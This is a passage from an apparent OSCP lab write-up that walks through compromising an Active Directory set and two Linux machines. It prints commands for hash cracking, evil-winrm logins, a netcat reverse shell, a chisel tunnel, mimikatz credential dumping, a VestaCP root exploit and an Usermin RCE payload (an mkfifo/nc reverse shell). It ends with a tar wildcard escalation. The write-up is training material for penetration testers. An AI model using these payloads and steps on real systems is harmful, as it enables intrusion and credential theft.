|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
7680/tcp  open  pando-pub?
8000/tcp  open  http         Microsoft IIS httpd 10.0
|_http-title: IIS Windows
| http-methods:
|_ Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-01-07T12:22:29
|_ start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required
```

We will start by port 8000, which shows a default iis installation as below



We will now go ahead by performing a directory brute-force using feroxbuster

```
(rootkali)-[~/home/kali/preprod-test/OSCP-C]
# feroxbuster --url http://192.168.206.153:8000/

  _ _ _ _ _ ) _ ) | /` _ \ \ \ / | | \ _ |
 | _ | \ | \ \ | \ _ , _ \ / / \ | | _ | _ |
by Ben "epi" Risher           ver: 2.7.1

Target Url          http://192.168.206.153:8000/
Threads             50
Wordlist            /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes        [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)      7
User-Agent          feroxbuster/2.7.1
Config File         /etc/feroxbuster/ferox-config.toml
HTTP methods        [GET]
Recursion Depth    4
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™

200      GET      321      54w      696c http://192.168.206.153:8000/
301      GET      21       10w      165c http://192.168.206.153:8000/aspnet_client => http://192.168.206.153
8000/aspnet_client/
301      GET      21       10w      159c http://192.168.206.153:8000/partner => http://192.168.206.153:8000
/partner/
200      GET      71       38w      16384c http://192.168.206.153:8000/partner/db
200      GET      71       38w      16384c http://192.168.206.153:8000/partner/DB
301      GET      21       10w      159c http://192.168.206.153:8000/Partner => http://192.168.206.153:8000
/Partner/
200      GET      71       38w      16384c http://192.168.206.153:8000/Partner/db
200      GET      11       6w       37c http://192.168.206.153:8000/partner/CHANGELOG
```

The above scan reveals some interesting directories and files inside as well.

We can download the 2 files db and changelog using wget as below

```
(rootkali)-[/home/kali/preprod-test/OSCP-C]
# wget http://192.168.206.153:8000/partner/db
--2023-01-08 18:01:19--  http://192.168.206.153:8000/partner/db
Connecting to 192.168.206.153:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16384 (16K) [application/octet-stream]
Saving to: 'db'

db                                100%
[=====] 16.00K 74.8KB/s
in 0.2s

2023-01-08 18:01:20 (74.8 KB/s) - 'db' saved [16384/16384]

(rootkali)-[/home/kali/preprod-test/OSCP-C]
# wget http://192.168.206.153:8000/partner/changelog
--2023-01-08 18:01:22--  http://192.168.206.153:8000/partner/changelog
Connecting to 192.168.206.153:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37 [application/octet-stream]
Saving to: 'changelog'

changelog                                100%
[=====] 37 --.-KB/s
in 0s

2023-01-08 18:01:23 (4.85 MB/s) - 'changelog' saved [37/37]
```

and we can now check their contents, db is a sqlite3 file and we can dump the database in the db file as below.

```
(rootkali)-[/home/kali/preprod-test/OSCP-C]
# sqlite3 db
SQLite version 3.39.2 2022-07-21 15:24:47
Enter ".help" for usage hints.
sqlite> .tables
partners
sqlite> select * from partners;
1|ecorp|7007296521223107d3445ea0db5a04f9|-
2|support|26231162520c611ccabfb18b5ae4dff2|support account for internal use
3|bcorp|e7966b31d1cad8a83f12ecec236c384c|-
4|acorp|df5fb539ff32f7fde5f3c05d8c8c1a6e|-
sqlite>
```

It gives 4 usernames and corresponding hash, the hash-type is probably md5 and we can use john with the hash and try cracking them using crackstation or john as below.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

26231162520c611ccabfb18b5ae4dff2

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3 1BackupDefaults

Hash	Type	Result
26231162520c611ccabfb18b5ae4dff2	md5	Freedom1

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

It gives us the password as **Freedom1** for the user **support** which we can try using at port 5985(winrm)

```
(rootkali)-[/home/kali/preprod-test/OSCP-C]
# evil-winrm -i 192.168.206.153 -u support -p Freedom1

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\support\Documents> whoami;hostname
ms01\support
MS01
```

And as seen above, we have logged in as support in MS01 using winrm.

After enumerating the local files, we notice a binary named **admintool.exe** under **C:\Users\support** directory. We can run it and it will ask us to supply an argument as below.

```
*Evil-WinRM* PS C:\Users\support> .\admintool.exe
admintool.exe : error: The following required arguments were not provided:
+ CategoryInfo          : NotSpecified: (error: The foll...e not provided::String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
<CMD>USAGE:      admintool.exe <CMD>For more information try --help
```

The argument it needs is a <cmd> which is the command and we can now try again as below

```
*Evil-WinRM* PS C:\Users\support> .\admintool.exe whoami
Enter administrator password:
admintool.exe : thread 'main' panicked at 'called `Option::unwrap()` on a `None` value', src/main.rs:75:20
    + CategoryInfo          : NotSpecified: (thread 'main' p...c/main.rs:75:20:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

As seen above, it dumps the error right after the prompt for password, this could be due to winrm not being an interactive shell, and we can simply now get an interactive shell using netcat (C:\programsdata\nc.exe tun0 4444 -e powershell) and run the binary again as below.


```
PS C:\Users\support> .\admintool.exe whoami
.\admintool.exe whoami
Enter administrator password:
das
thread 'main' panicked at 'assertion failed: `(left == right)`
  left: `"2a6571da26602a67be14ea8c5ab82349"`,
  right: `"05f8ba9f047f799adbea95a16de2ef5d"`: Wrong administrator password!', src/main.rs:78:5
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

As seen above, we are now able to supply a random password ('das') in an interactive netcat shell, but since we inputted an incorrect password, it throws an error which is really detailed and also gives us 2 md5 hashes as well which we can try cracking at the same time.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
05f8ba9f047f799adbea95a16de2ef5d
```



[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
05f8ba9f047f799adbea95a16de2ef5d	md5	December31

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

As seen above, it is crackable and gives us the potential administrator's password as **December31** which we can try using over winrm as below and get a successful login as administrator on MS01.

```
(rootkali)-[~/home/kali]
# evil-winrm -i 192.168.206.153 -u administrator -p December31

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami;hostname
ms01\administrator
MS01
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We will now go ahead by performing post-exploitation on MS01, some of the basic checks is to always enumerate the powershell history as below and find any interesting artifacts left behind in their command history.

```
*Evil-WinRM* PS C:\Users\Administrator\appdata\roaming\microsoft\windows\PowerShell\PSReadLine> ls

Directory: C:\Users\Administrator\appdata\roaming\microsoft\windows\PowerShell\PSReadLine

Mode                LastWriteTime          Length Name
----                -----          ---- 
-a----   11/21/2022  2:40 AM            88 ConsoleHost_history.txt
-a----   11/21/2022  2:40 AM            88 ConsoleHost_history.txt.1

*Evil-WinRM* PS C:\Users\Administrator\appdata\roaming\microsoft\windows\PowerShell\PSReadLine> cat *
C:\users\support\admin tool.exe hghgib6vHT3bVWF cmd
C:\users\support\admin tool.exe cmd
C:\users\support\admin tool.exe hghgib6vHT3bVWF cmd
C:\users\support\admin tool.exe cmd
```

Seems like the admin did some mistake by passing the password as the argument instead of the command which allows us to use this password on MS02, but before that we have to setup a socks proxy using chisel since MS02 is available internally through MS01's network as seen below in the ipconfig command output listing a 2nd interface.

```
*Evil-WinRM* PS C:\Users\Administrator\appdata\roaming\microsoft\windows\PowerShell\PSReadLine> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 192.168.206.153
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.206.254

Ethernet adapter Ethernet1:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.10.96.153
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

We can upload chisel.exe on MS01 and run the server on kali as below

ON KALI

```
(rootkali)-[/home/kali/preprod-test/OSCP-C]
# chisel server -p 8000 --reverse
2023/01/08 18:21:34 server: Reverse tunnelling enabled
2023/01/08 18:21:34 server: Fingerprint ynXzZ/+0Se8yMwfqOW1oRK2V9K7F59OM+vXJYWnThI=
2023/01/08 18:21:34 server: Listening on http://0.0.0.0:8000
2023/01/08 18:21:45 server: session#1: Client version (1.7.7) differs from server version (0.0.0-src)
2023/01/08 18:21:45 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

ON MS01

```
*Evil-WinRM* PS C:\programdata> start-process -filepath C:\programdata\chisel.exe -argumentlist "client
192.168.45.206:8000 R:socks"
```

We can now try reusing the password we got on MS01 using proxychains over winrm.

```
(rootkali)-[/home/kali]
# proxychains -q evil-winrm -i 10.10.96.154 -u administrator -p hghgib6vHT3bVWF

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami ; hostname
ms02\administrator
MS02
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

And as seen above, we now have a valid session as administrator on MS02, we can now go ahead by performing post-exploitation on MS02 using mimikatz and dumping the saved credentials as below.

```

*Evil-WinRM* PS C:\Users\Administrator\Documents> .\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"
"exit"

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 391363 (00000000:0005f8c3)
Session           : Interactive from 1
User Name         : Administrator
Domain           : OSCP
Logon Server     : DC01
Logon Time       : 1/3/2023 5:45:38 AM
SID               : S-1-5-21-2610934713-1581164095-2706428072-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : OSCP
* NTLM     : 59b280ba707d22e3ef0aa587fc29ffe5
* SHA1     : f41a495e6d341c7416a42abd14b9aef6f1eb6b17
* DPAPI    : 959ad2ea78c63aebf3233679ad90d769

tspkg :
wdigest :
* Username : Administrator
* Domain   : OSCP
* Password : (null)

kerberos :
* Username : Administrator
* Domain   : OSCP.EXAM
* Password : 7Tg9M9MZbzAokR9

ssp : KO
credman :

```

We now have the domain administrator's credentials which we can use to login on the domain controller ip

```

(rootkali)-[/home/kali]
# proxychains -q evil-winrm -i 10.10.96.152 -u administrator -p 7Tg9M9MZbzAokR9

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami;hostname
oscp\administrator
DC01

```

We can now obtain the proof.txt flag for this Domain.

STANDALONE MACHINES

FRANKFURT

Initial TCP port scan:

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack ttl 62
22/tcp	open	ssh	syn-ack ttl 62
25/tcp	open	smtp	syn-ack ttl 62
53/tcp	open	domain	syn-ack ttl 62
80/tcp	open	http	syn-ack ttl 62
110/tcp	open	pop3	syn-ack ttl 62
143/tcp	open	imap	syn-ack ttl 62
465/tcp	open	smtps	syn-ack ttl 62
587/tcp	open	submission	syn-ack ttl 62
993/tcp	open	imaps	syn-ack ttl 62
995/tcp	open	pop3s	syn-ack ttl 62
8080/tcp	open	http-proxy	syn-ack ttl 62
8083/tcp	open	us-srv	syn-ack ttl 62
8443/tcp	open	https-alt	syn-ack ttl 62

We will also perform a udp scan and find snmp open as below.

```
(rootkali)-[/home/kali]
# nmap -sU --top-ports 10 -sv 192.168.206.156
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-07 18:43 IST
Nmap scan report for 192.168.206.156
Host is up (0.25s latency).

PORT      STATE    SERVICE      VERSION
53/udp    open     domain      ISC BIND 9.11.3-lubuntul.18 (Ubuntu Linux)
67/udp    closed   dhcps
123/udp   closed   ntp
135/udp   closed   msrpc
137/udp   closed   netbios-ns
138/udp   closed   netbios-dgm
161/udp   open     snmp        SNMPv1 server; net-snmp SNMPv3 server (public)
445/udp   closed   microsoft-ds
631/udp   closed   ipp
1434/udp  closed   ms-sql-m
Service Info: Host: oscp.exam; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

On <https://192.168.206.156:8083/login/> we can see a login to "Vesta" and a link to the vendors website (vestacp.com). Since we lack credentials we can not login yet. We continue to enumerate SNMP:

By default, we will try snmp-walk with the community string as "**public**" as below.

```
(rootkali)-[/home/kali]
# snmpwalk -v1 -c public 192.168.206.156
SNMPv2-MIB::sysDescr.0 = STRING: Linux oscp.exam 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018
x86_64
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (411346) 1:08:33.46
SNMPv2-MIB::sysContact.0 = STRING: Me <jack@oscp>
SNMPv2-MIB::sysName.0 = STRING: oscp.exam
SNMPv2-MIB::sysLocation.0 = STRING: Sitting on the Dock of the Bay
SNMPv2-MIB::sysServices.0 = INTEGER: 72
SNMPv2-MIB::sysORLastChange.0 = Timeticks: (32) 0:00:00.32
SNMPv2-MIB::sysORID.1 = OID: SNMP-MPD-MIB::snmpMPDCompliance
SNMPv2-MIB::sysORID.2 = OID: SNMP-USER-BASED-SM-MIB::usmMIBCompliance
SNMPv2-MIB::sysORID.3 = OID: SNMP-FRAMEWORK-MIB::snmpFrameworkMIBCompliance
SNMPv2-MIB::sysORID.4 = OID: SNMPv2-MIB::snmpMIB
SNMPv2-MIB::sysORID.5 = OID: SNMP-VIEW-BASED-ACM-MIB::vacmBasicGroup
SNMPv2-MIB::sysORID.6 = OID: TCP-MIB::tcpMIB
SNMPv2-MIB::sysORID.7 = OID: IP-MIB::ip
SNMPv2-MIB::sysORID.8 = OID: UDP-MIB::udpMIB
<snip>
```

We get quite a bit of info from SNMP and found the username "Jack". Next, we enumerate the extended attributes (<https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp>):

We have to install On Kali the below packages related to snmp mibs:

```
apt-get install snmp-mibs-downloader
download-mibs
```

```
# Finally comment the line saying "mibs :" in /etc/snmp/snmp.conf as below
```

```
(rootkali)-[/home/kali]
# cat /etc/snmp/snmp.conf
# As the snmp packages come without MIB files due to license reasons, loading
# of MIBs is disabled by default. If you added the MIBs you can reenable
# loading them by commenting out the following line.
#mibs :

# If you want to globally change where snmp libraries, commands and daemons
# look for MIBS, change the line below. Note you can set this for individual
# tools with the -M option or MIBDIRS environment variable.
#
# mibdirs /usr/share/snmp/mibs:/usr/share/snmp/mibs/iana:/usr/share/snmp/mibs/ietf
```

We will now Enumerate Extended mib as below:

```
(rootkali)-[/home/kali]
# snmpwalk -v 2c -c public 192.168.206.156 NET-SNMP-EXTEND-MIB::nsExtendOutputFull
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."reset-password" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."reset-password-cmd" = STRING: "jack:3PUKsX98BMupBiCf" | chpasswd
```

! 23/03/2023 Many students may get stuck here because it is not possible to access the portal nor run the exploit by logging in with the username 'jack', it only works with the capital letter 'Jack'. I have reported the issue to the content team.

We have found credentials in some sort of reset password functionality! Now we can log into the control panel at port 8083. However we can not SSH into the machine because the user is not allowed to login (default with all VestaCP created users). To get a shell we can use the "Cron" Tab and add a bash reverse shell there (This is also described here: <https://ssd-disclosure.com/ssd-advisory-vestacp-lpe-vulnerabilities/>). This would allow us to read the user flag. This step is optional though, as we can get a direct root shell using the credentials from our kali machine.

To get the root shell we download the 3 scripts at the bottom of this page: <https://ssd-disclosure.com/ssd-advisory-vestacp-multiple-vulnerabilities/>. The script **vestaROOT.py** depends on a module called **VestaFuncs** which is also given - but we have to create a folder called **VestaFuncs** and paste the code into a new file inside that folder called **init.py**.

The only thing left to do is run **VestaROOT.py** with the credentials:

```
(rootkali)-[/home/kali/preprod-test/OSCP-C/vesta]
# ls
vestaATO.py  VestaFuncs.py  vestaROOT.py

(rootkali)-[/home/kali/preprod-test/OSCP-C/vesta]
# python3 vestaROOT.py https://192.168.206.156:8083 Jack 3PUKsX98BMupBiCf
[+] Logged in as Jack
[!] vkxrciwj48.poc not found, creating one...
[+] vkxrciwj48.poc added
[+] vkxrciwj48.poc found, looking up webshell
[!] webshell not found, creating one..
[+] Webshell uploaded
[!] Mail domain not found, creating one..
[+] Mail domain created
[+] Mail account created
[+] root shell possibly obtained
# whoami
root

# hostname
oscp.exam
```

This allows to read **proof.txt** and **local.txt** and finish the box.

CHARLIE

Enumeration:

We begin with an nmap scan of the target:

```
(rootkali)-[/home/kali/preprod-test/OSCP-C/vesta]
# nmap -Pn -sCV -T5 192.168.206.157
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-18 08:26 EDT
Nmap scan report for oscp (192.168.50.111)
Host is up (0.0066s latency).

Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 129       136        4096 Oct 18 14:23 backup
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to ::ffff:192.168.206.157
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.5 - secure, fast, stable
_|_End of status
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 dc:48:34:a0:fa:06:0c:0c:54:ea:ff:81:48:0f:f6:90 (ECDSA)
|   256 c5:5b:0a:e4:d1:bc:a3:63:93:63:b9:2d:50:e0:f3 (ED25519)
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
20000/tcp open  http   MiniServ 1.820 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=utf-8).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds
```

Several ports are open and require enumeration, we begin with FTP as below:

```
(rootkali)-[/home/kali/preprod-test/OSCP-C/vesta]
# ftp 192.168.206.157
Connected to 192.168.206.157.
220 (vsFTPd 3.0.5)
Name (192.168.206.157:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10100|)
150 Here comes the directory listing.
drwxr-xr-x 2 114 120 4096 Nov 02 11:35 backup
226 Directory send OK.
ftp> cd backup
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10092|)
150 Here comes the directory listing.
-rw-r--r-- 1 114 120 145831 Nov 02 09:07 BROCHURE-TEMPLATE.pdf
-rw-r--r-- 1 114 120 159765 Nov 02 09:34 CALENDAR-TEMPLATE.pdf
-rw-r--r-- 1 114 120 336971 Nov 02 09:38 FUNCTION-TEMPLATE.pdf
-rw-r--r-- 1 114 120 739052 Nov 02 09:11 NEWSLETTER-TEMPLATE.pdf
-rw-r--r-- 1 114 120 888653 Nov 02 09:08 REPORT-TEMPLATE.pdf
226 Directory send OK.
ftp> prompt off
Interactive mode off.
ftp> mget *
local: BROCHURE-TEMPLATE.pdf remote: BROCHURE-TEMPLATE.pdf
229 Entering Extended Passive Mode (|||10095|)
150 Opening BINARY mode data connection for BROCHURE-TEMPLATE.pdf (145831 bytes).
100%
|*****
*****| 142 KiB 119.31 KiB/s 00:00 ETA
226 Transfer complete.
145831 bytes received in 00:01 (99.84 KiB/s)
local: CALENDAR-TEMPLATE.pdf remote: CALENDAR-TEMPLATE.pdf
229 Entering Extended Passive Mode (|||10097|)
150 Opening BINARY mode data connection for CALENDAR-TEMPLATE.pdf (159765 bytes).
100%
|*****
*****| 156 KiB 94.23 KiB/s 00:00 ETA
226 Transfer complete.
159765 bytes received in 00:01 (82.66 KiB/s)
local: FUNCTION-TEMPLATE.pdf remote: FUNCTION-TEMPLATE.pdf
229 Entering Extended Passive Mode (|||10090|)
150 Opening BINARY mode data connection for FUNCTION-TEMPLATE.pdf (336971 bytes).
100%
|*****
*****| 329 KiB 180.89 KiB/s 00:00 ETA
226 Transfer complete.
336971 bytes received in 00:02 (149.69 KiB/s)
local: NEWSLETTER-TEMPLATE.pdf remote: NEWSLETTER-TEMPLATE.pdf
229 Entering Extended Passive Mode (|||10100|)
150 Opening BINARY mode data connection for NEWSLETTER-TEMPLATE.pdf (739052 bytes).
100%
|*****
*****| 721 KiB 288.88 KiB/s 00:00 ETA
226 Transfer complete.
739052 bytes received in 00:02 (258.70 KiB/s)
local: REPORT-TEMPLATE.pdf remote: REPORT-TEMPLATE.pdf
229 Entering Extended Passive Mode (|||10099|)
150 Opening BINARY mode data connection for REPORT-TEMPLATE.pdf (888653 bytes).
100%
|*****
*****| 867 KiB 268.85 KiB/s 00:00 ETA
226 Transfer complete.
888653 bytes received in 00:03 (249.35 KiB/s)
```

As seen above, we can connect to ftp and download all the PDFs and we can use exiftool to analyse the metadata if there are no interesting contents in the pdf itself as below.

One of the file contains important metadata in the Author field:


```
(rootkali)-[~/home/kali/preprod-test/OSCP-C/vesta]
# exiftool REPORT-TEMPLATE.pdf
ExifTool Version Number      : 12.44
File Name                   : REPORT-TEMPLATE.pdf
Directory                   : .
File Size                   : 889 kB
File Modification Date/Time : 2022:11:02 14:38:27+05:30
File Access Date/Time       : 2023:01:07 18:58:35+05:30
File Inode Change Date/Time: 2023:01:07 18:58:35+05:30
File Permissions            : -rw-r--r--
File Type                   : PDF
File Type Extension         : pdf
MIME Type                   : application/pdf
PDF Version                 : 1.5
Linearized                  : No
Page Count                  : 2
Language                    : en-US
Tagged PDF                  : Yes
Author                      : Robert
Creator                     : Microsoft® Word 2016
Create Date                 : 2022:11:02 11:08:26+02:00
Modify Date                 : 2022:11:02 11:08:26+02:00
Producer                    : Microsoft® Word 2016

(rootkali)-[~/home/kali/preprod-test/OSCP-C/vesta]
# exiftool *pdf | grep Author
Author                      : Cassie
Author                      : Mark
Author                      : Robert
```


We see a user **Cassie**, which will become important when we try to gain access.

Next we enumerate the webapps. Port 80 contains the default Apache2 landing page - it is a decoy.

On port 20000 we see an instance of **Usermin** running. If we try the creds **cassie:cassie** (the username as the password) and we are able to login at port 2000 as below.



and as seen below, we get the dashboard



We can now research for an authenticated remote code execution exploits for the **usermin** using searchsploit and download it as below.

```
(rootkali)-[~/home/kali/preprod-test/OSCP-C/vesta]
# searchsploit usermin
-----
-----
Exploit
Title
| Path
-----
Usermin 1.750 - Remote Command Execution
(Metasploit)
/46468.rb | linux/webapps
Usermin 1.820 - Remote Code Execution (RCE)
(Authenticated)
| linux/webapps/50234.
PY
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID
Spoofing | linux/remote/22275.pl
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File
Disclosure | multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File
Disclosure | multiple/remote/2017.pl
-----
-----
Shellcodes: No Results

(rootkali)-[~/home/kali/preprod-test/OSCP-C/vesta]
# searchsploit -m linux/webapps/50234.py
Exploit: Usermin 1.820 - Remote Code Execution (RCE) (Authenticated)
URL: https://www.exploit-db.com/exploits/50234
Path: /usr/share/exploitdb/exploits/linux/webapps/50234.py
Codes: N/A
Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
Copied to: /home/kali/preprod-test/OSCP-C/vesta/50234.py
```

We also need to edit the exploit script to change the reverse shell IP address (and port) at **line 33 and line 34**. Once that has been done, we can setup a listener and run the exploit:

```
(rootkali)-[/home/kali/preprod-test/OSCP-C/vesta]
# python3 50234.py -u 192.168.206.157 -l cassie -p cassie
[+] Target https://192.168.206.157:20000
[+] Login successfully
[+] Setup GnuPG
[+] Payload {'name': '';rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.206 80 >/tmp/f;echo
'', 'email': '1337@webmin.com'}
[+] Setup successful
[+] Fetching key list
[+] Key : idx=0\
```

and we catch the reverse shell as cassie on the listener as below.

```
(rootkali)-[/home/kali]
# nc -lvpn 80
listening on [any] 80 ...
connect to [192.168.45.206] from (UNKNOWN) [192.168.206.157] 59954
sh: cannot set terminal process group (1017): Inappropriate ioctl for device
sh: no job control in this shell
sh-5.1$ whoami ; hostname
whoami ; hostname
cassie
oscp
sh-5.1$
```

we can now read the **local.txt**

Privilege Escalation:

Enumeration shows a Cron task which contains a wildcard:

```
cassie@oscp:/etc/cron.d$ ls
2minutes e2scrub_all
cassie@oscp:/etc/cron.d$ cat 2minutes
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
*/2 * * * * root cd /opt/admin && tar -zxf /tmp/backup.tar.gz *
cassie@oscp:/etc/cron.d$
```

Exploiting wildcards of the **tar** utility is detailed here: <https://www.exploit-db.com/papers/33930>. We complete the following steps to achieve code execution as root:

```
cassie@oscp:/etc/cron.d$ cd /opt/admin
cassie@oscp:/opt/admin$ echo "/bin/chmod 4755 /bin/bash" > shell.sh
cassie@oscp:/opt/admin$ echo "" > --checkpoint-action=exec=sh shell.sh"
cassie@oscp:/opt/admin$ echo "" > --checkpoint=1
